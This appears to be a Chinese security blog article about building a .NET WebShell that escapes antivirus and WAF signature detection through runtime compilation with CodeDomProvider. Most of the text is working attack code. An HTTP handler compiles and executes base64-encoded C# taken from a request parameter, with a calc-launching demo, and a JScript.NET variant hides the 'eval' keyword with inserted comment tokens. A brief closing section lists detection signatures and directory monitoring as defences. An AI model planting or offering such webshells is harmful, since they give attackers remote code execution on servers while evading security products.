

一、前言
当下主流的 Waf 或 Windows Defender 等终端杀软、EDR 大多都是从特征码查杀,在.Net 和 VBS 下一句话木马中最常见的特征是 eval,对于攻击者来说需要避开这个系统关键字,可从反序列化方式避开 eval,但公开已久相信很多安全产品已经能够很好检测和阻断这类攻击请求。笔者从.NET 内置的 CodeDomProvider 类下手实现动态编译.NET 代码,指明 JScrip 或者 C#作为编译语言,编译的 WebShell 目前Windows Defender不会查杀。而防御者从流量或终端识别 "CodeDomProvider.CreateProvider、CreateInstance"等特征码。
二、动态编译
.Net 可通过编译技术将外部输入的字符串作为代码执行,动态编译技术提供了最核心的两个类CodeDomProvider 和 CompilerParameters,前者相当于编译器,后者相当于编译器参数,CodeDomProvider 支持多种语言(如 C#、VB、Jscript),编译器参数 CompilerParameters.GenerateExecutable 默认表示生成 dll,GenerateInMemory= true时表示在内存中加载,CompileAssemblyFromSource 表示程序集的数据源,再将编译产生的结果生成程序集供反射调用。最后通过 CreateInstance 实例化对象并反射调用自定义类中的方法。
CodeDomProvider compiler = CodeDomProvider.CreateProvider("C#"); ;     //编译器
CompilerParameters comPara = new CompilerParameters();   //编译器参数
comPara.ReferencedAssemblies.Add("System.dll"); //添加引用
comPara.GenerateExecutable = false; //生成exe
comPara.GenerateInMemory = true; //内存中
CompilerResults compilerResults = compiler.CompileAssemblyFromSource(comPara, SourceText(txt)); //编译数据的来源
Assembly objAssembly = compilerResults.CompiledAssembly; //编译成程序集
object objInstance = objAssembly.CreateInstance("Neteye.NeteyeInput"); //创建对象
MethodInfo objMifo = objInstance.GetType().GetMethod("OutPut"); //反射调用方法
var result = objMifo.Invoke(objInstance, null);
三、落地实现
上述代码里的 SourceText 方法需提供编译的 C#源代码,笔者创建了 NeteyeInput 类,如下
public static string SourceText(string txt)
{
    StringBuilder sb = new StringBuilder();
    sb.Append("using System;");
    sb.Append(Environment.NewLine);
    sb.Append("namespace  Neteye");
    sb.Append(Environment.NewLine);
    sb.Append("{");
    sb.Append(Environment.NewLine);
    sb.Append("    public class NeteyeInput");
    sb.Append(Environment.NewLine);
    sb.Append("    {");
    sb.Append(Environment.NewLine);
    sb.Append("        public void OutPut()");
    sb.Append(Environment.NewLine);
    sb.Append("        {");
    sb.Append(Environment.NewLine);
    sb.Append(Encoding.GetEncoding("UTF-8").GetString(Convert.FromBase64String(txt)));
    sb.Append(Environment.NewLine);
    sb.Append("        }");
    sb.Append(Environment.NewLine);
    sb.Append("    }");
    sb.Append(Environment.NewLine);
    sb.Append("}");
    string code = sb.ToString();
    return code;
}

类里声明了 OutPut 方法,该方法里通过 Base64 解码得到输入的原生字符串,笔者在这里以计算器作为演示,将“System.Diagnostics.Process.Start("cmd.exe","/c calc");”编码为
U3lzdGVtLkRpYWdub3N0aWNzLlByb2Nlc3MuU3RhcnQoImNtZC5leGUiLCIvYyBjYWxjIik7
最后在一般处理程序 ProcessRequest 方法中调用
public void ProcessRequest(HttpContext context)
{
    context.Response.ContentType = "text/plain";
    if (!string.IsNullOrEmpty(context.Request["txt"]))
    {
        DynamicCodeExecute(context.Request["txt"]); //start calc: U3lzdGVtLkRpYWdub3N0aWNzLlByb2Nlc3MuU3RhcnQoImNtZC5leGUiLCIvYyBjYWxjIik7
        context.Response.Write("Execute Status: Success!");
    }
    else
    {
        context.Response.Write("Just For Fun, Please Input txt!");
    }
}
四、其他方法
Jscript.Net 动态编译拆解 eval
在.NET 安全领域中一句话木马主流的都是交给 eval 关键词执行,而很多安全产品都会对此重点查杀,所以笔者需要避开eval,而在.NET 中 eval 只存在于 Jscript.Net,所以需要将动态编译器指定为 Jscript,其余和 C#版本的动态编译基本一致,笔者通过插入无关字符将 eval 拆解掉,代码如下
private static readonly string _jscriptClassText =
        @"import System;
            class JScriptRun
            {
                public static function RunExp(expression : String) : String
                {
                    return e/*@Ivan1ee@*/v/*@Ivan1ee@*/a/*@Ivan1ee@*/l(expression);
                }
            }";
只需在编译的时候替换掉无关字符串“/@Ivan1ee@/”,最后编译后反射执行目标方法。
CompilerResults results = compiler.CompileAssemblyFromSource(parameters, _jscriptClassText.Replace("/*@Ivan1ee@*/",""));
五、防御措施
一般 web 应用使用场景不多,检测特征码:CodeDomProvider.CreateProvider、CreateInstance 等等,一旦告警需格外关注;
由于编译生成的程序集以临时文件保存在硬盘,需加入对可写目录下 dll 文件内容的监控;
文章涉及的代码已经打包在: https://github.com/Ivan1ee/.NETWebShell